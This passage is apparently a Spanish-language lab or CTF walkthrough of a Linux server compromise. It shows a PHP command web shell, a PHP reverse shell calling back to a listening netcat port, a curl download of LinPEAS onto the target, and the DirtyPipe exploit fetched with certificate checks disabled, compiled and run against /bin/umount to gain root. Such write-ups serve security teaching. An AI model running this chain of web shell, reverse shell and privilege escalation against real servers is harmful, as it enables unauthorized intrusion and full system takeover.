
Warning: system() [function.system]: Cannot execute a blank command in /var/www/html/admin/uploads/cmd.php3 on line 2

Como podemos observar, el código PHP esperaba el parámetro cmd en la URL. Vamos a intentar listar los archivos del directorio donde está subida la imagen.



Al pasar como parámetro `ls -l`, el código php es interpretado y el comando se ejecuta a nivel del sistema. En otras palabras, es posible la ejecución remota de código. Esto

da juego al atacante a obtener una gran cantidad de información, por ejemplo:



Llegados a este punto, podemos ejecutar tantas instrucciones como queramos, aunque esta forma de hacerlo resulta un poco incómoda para ejecutar muchas instrucciones. Por ello, vamos a intentar obtener una *reverse shell*.

Info

Una reverse shell consiste en invocar una terminal remota en el servidor, de manera que el atacante se pone en escucha para recibir conexiones de otros equipos, y es el servidor objetivo el que envía la petición de conexión, por ejemplo, al subir un archivo con código malicioso.

Podemos descargar el código para una reverse shell con php desde [aquí](#).

En el archivo hay que cambiar los campos de **\$ip** y **\$port** por la ip de tu interfaz de red y un puerto arbitrario que no esté en uso en el rango inclusivo 1024 - 49151. Los puertos del 0-1023 (también conocidos como *well known ports* están reservados para servicios conocidos.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.48'; // CHANGE THIS
$port = 2222; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Una vez hemos preparado la shell, la subimos al servidor (una vez más con la extensión .php3).

Cuando el servidor interprete el archivo, enviará una petición a nuestro equipo. Será entonces cuando nos invoquemos una shell remota. Para ponernos en escucha en un puerto, utilizaremos la herramienta netcat. En mi caso, utilizaré el siguiente comando:

```
nc -lvp 2222
```


Flag	Sinificado
-l	<i>listen</i> indica que nos ponemos a la escucha de conexiones entrantes
-v	<i>verbose</i> para recibir información de la conexión por consola
-p	<i>port</i> para indicarle el puerto en el cual nos ponemos en escucha, en este caso el 2222

Si todo va bien, al hacer click en la shell subida, el servidor enviará la petición a nuestro equipo, como indica la captura:



Nota

La página se mantendrá ocupada (cargando...) mientras no liberemos el proceso de la shell remota

Post-explotación. Escalada de privilegios.

Tras conseguir la *reverse shell*, el último paso será intentar escalar privilegios. El objetivo final es hallar una forma de pasar a ser usuario root.

Existe un script llamado LinPEAS que se encarga de automatizar la búsqueda de posibles rutas para escalar privilegios en sistemas Linux/Unix/MacOS.

En mi caso suelo utilizar *wget* para descargar archivos, pero, puesto que el servidor no tiene esta herramienta instalada, utilizaré *curl*:

Nota

Antes de ejecutar el comando anterior, es necesario moverse a un directorio donde el usuario *www-data* tenga permisos para crear archivos, por ejemplo `/tmp/`

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/download/20220619/linpeas.sh > linpeas.sh
```

Flag	Significado
-L	<i>location</i> . Se usa para seguir redirecciones. Por ejemplo, si el servidor devuelve el código 301 y tiene que hacer otra petición, curl efectuará también la nueva petición.

!INFO

El autor de LinPEAS ofrece también un script similar para windows, [WinPEAS](#).

Ejecutamos el archivo descargado (asignándole permisos de ejecución si no los tiene ya). Como podemos ver, el script nos da mucha información del sistema. Un bloque a tener en cuenta sería el de *Executing Linux Exploit Suggester*, el cual nos indica a qué vulnerabilidades reportadas (CVE) es vulnerable es sistema, y qué exploit podríamos utilizar para aprovecharnos de ellas.

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester

gzip: stdout: Broken pipe
[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops

Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
Exposure: probable
Tags: ubuntu=20.04{kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|50|51|52)-*},ubuntu=21.04{kernel:5.11.0-16-*}
Download URL: https://codecademy.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2022-0847] DirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: less probable
Tags: ubuntu=(20.04|21.04),debian=11
Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip tables kernel module must be loaded
```

Una de las vulnerabilidades se trata de [DirtyPipe](#). LinPEAS nos sugiere además el exploit a descargar. Vamos a probar a descargar el exploit, compilarlo (ya que LinPEAS indica que el sistema tiene el compilador gcc) y ejecutarlo. Sin embargo, si tratamos

de descargar el archivo como antes, con curl, nos encontramos con el siguiente error:

```
$ curl -L https://haxx.in/files/dirtypepez.c > dirtypepez.c
% Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0curl: (60) SSL certificate problem: certificate has expired
More details here: http://curl.haxx.se/docs/sslcerts.html

curl performs SSL certificate verification by default, using a "bundle"
of Certificate Authority (CA) public keys (CA certs). If the default
bundle file isn't adequate, you can specify an alternate file
using the --cacert option.
If this HTTPS server uses a certificate signed by a CA represented in
the bundle, the certificate verification probably failed due to a
problem with the certificate (it might be expired, or the name might
not match the domain name in the URL).
If you'd like to turn off curl's verification of the certificate, use
the -k (or --insecure) option.
$ curl -L https://haxx.in/files/dirtypepez.c > dirtypepez.c
% Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0curl: (60) SSL certificate problem: certificate has expired
More details here: http://curl.haxx.se/docs/sslcerts.html

curl performs SSL certificate verification by default, using a "bundle"
of Certificate Authority (CA) public keys (CA certs). If the default
bundle file isn't adequate, you can specify an alternate file
using the --cacert option.
If this HTTPS server uses a certificate signed by a CA represented in
the bundle, the certificate verification probably failed due to a
problem with the certificate (it might be expired, or the name might
not match the domain name in the URL).
If you'd like to turn off curl's verification of the certificate, use
the -k (or --insecure) option.
$ |
```

Para evitarlo, podemos pasarle el flag -k a curl, de manera que ignore los certificados SSL.

Al intentar compilar de la siguiente forma:

```
gcc -o dirtypepez dirtypepez.c
```

Nos encontramos con el siguiente error:

```
$ gcc -o dirtypepez dirtypepez.c
dirtypepez.c: In function 'prepare_pipe':
dirtypepez.c:113:2: error: 'for' loop initial declarations are only allowed in C99 or C11 mode
  for (unsigned r = pipe_size; r > 0;) {
  ^
dirtypepez.c:113:2: note: use option -std=c99, -std=gnu99, -std=c11 or -std=gnu11 to compile your code
dirtypepez.c:121:16: error: redefinition of 'r'
  for (unsigned r = pipe_size; r > 0;) {
  ^
dirtypepez.c:113:16: note: previous definition of 'r' was here
  for (unsigned r = pipe_size; r > 0;) {
  ^
dirtypepez.c:121:2: error: 'for' loop initial declarations are only allowed in C99 or C11 mode
  for (unsigned r = pipe_size; r > 0;) {
  ^
$ |
```

El compilador indica que la sintaxis utilizada en algunos puntos del código requiere el estándar c99 o c11 de C. Simplemente tenemos que pasar una flag más al compilador:

```
gcc -o dirtypepez dirtypepez.c -std=c99
```

Al ejecutar el archivo, nos dirá que necesitamos pasarlo como argumento un archivo SUID. Si miramos la salida de LinPEAS, veremos que hay una sección dedicada a archivos SUID.

```
Interesting Files
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 39K Feb 24 2017 /usr/bin/newgrp ----> HP-UX_10.20
-rwsr-xr-x 1 root root 53K Feb 24 2017 /usr/bin/chfn ----> SuSE_9.3/10
-rwsr-xr-x 1 root root 53K Feb 24 2017 /usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 74K Feb 24 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Feb 24 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 40K Mar 29 2015 /bin/mount ----> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 40K Feb 24 2017 /bin/su
-rwsr-xr-x 1 root root 27K Mar 29 2015 /bin/umount ----> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 60K Oct 28 2014 /bin/ping6
-rwsr-xr-x 1 root root 69K Oct 28 2014 /bin/ping
```

En mi caso, voy a aprovecharme del archivo `/bin/umount`.

Si repetimos la ejecución del archivo (esta vez pasándole el SUID) y ejecutamos el comando `id`, el resultado debería de ser el siguiente.

```
$ ./dirtypipez /bin/umount
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```